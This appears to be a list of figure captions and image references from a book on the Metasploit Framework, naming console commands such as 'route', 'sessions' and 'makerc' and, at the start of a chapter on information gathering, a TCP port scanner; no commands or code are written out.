


Figure 3.7 – Metasploit Framework 'connect' command




Figure 3.8 – Metasploit Framework 'help' command




Figure 3.9 – Metasploit Framework 'route' command

Figure 3.10 – Metasploit Framework 'save' command




Figure 3.11 – Metasploit Framework 'sessions' command




Figure 3.12 – Metasploit Framework 'spool' command




Figure 3.13 – Metasploit Framework 'show' command




Figure 3.14 – Metasploit Framework 'info' command




Figure 3.15 – Metasploit Framework 'irb' shell




Figure 3.16 – Metasploit Framework 'makerc' command




Figure 3.17 – Searching for 'VLC' exploits




Figure 3.18 – Metasploit Framework help for 'search' command




Figure 3.19 – Metasploit Framework 'get' command




Figure 3.20 – Metasploit Framework 'getg' command




Figure 3.21 – Metasploit Framework 'set' and 'setg' commands




Figure 3.22 – Metasploit Framework 'unset' and 'unsetg' commands




Figure 3.23 – Metasploit Framework Update

Chapter 4: Information Gathering with Metasploit




Figure 4.1 – Auxiliary TCP port scanner

